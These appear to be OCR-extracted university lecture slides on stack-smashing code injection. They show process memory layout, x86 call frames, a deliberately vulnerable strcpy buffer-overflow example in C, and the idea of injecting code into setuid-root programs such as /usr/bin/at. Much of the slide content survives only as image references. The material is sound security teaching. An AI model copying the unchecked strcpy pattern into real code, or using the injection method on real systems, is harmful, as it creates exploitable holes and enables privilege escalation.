ECE 6504

Embedded and Controls Systems Security: Stack Smashing I

Reading:

T: *Smashing The Stack For Fun And Profit*
N: *Return to LIBC exploits and Advanced return-into-lib(c) exploits*

“Don't sweat the petty things and don't pet the sweaty things.”

–George Carlin

code injection attack:

the introduction of code into a program

so as to modify its original purpose

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



usually, to take control of system

want to do this for
embedded systems



code injection attack:

the introduction of code into a program
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

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/usr/bin/at
/usr/bin/atq
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/usr/bin/chsh
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code run as root

(inject here)

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code run as root

(inject here)

1. identify target
2. find way to inject code
3. profit

code injection attack: how

buffer overflow in heap or stack

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we'll think
about this one

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

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



process organisation

(x86 => Von Neumann Architecture)



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
code and R/O data

(marked R/O, too)



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

static variables

process organisation

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

static variables

return addresses and variables passed and created

(it grows towards lower memory)

running a process

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

running a process

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void function(int a, int b, int c) {
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pushl $3
pushl $2
pushl $1
call function
```

passing vars and jumping to function

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
passing vars and jumping to function

Q: two ways vars passed?

aside: stack vs. frame pointer

stack after calling two routines:



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

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

FP occupies a register:

if you really need that register (*cough* x86 *cough*)

this turns off frame pointer

```
> gcc -fomit-frame-pointer ... ?
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

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

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

sacrifice debugging though...

running a process

(function call)

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allocate space for

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

for alignment
(5=>8 & 10=>12)

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stack after function called

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

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

buffer overflow

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void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

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

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

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

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

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



these go bye-bye

code injection attack




idea: stick code in buffer and return/jump to it

addr:
MSB
LSB

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
```

code injection attack



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

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

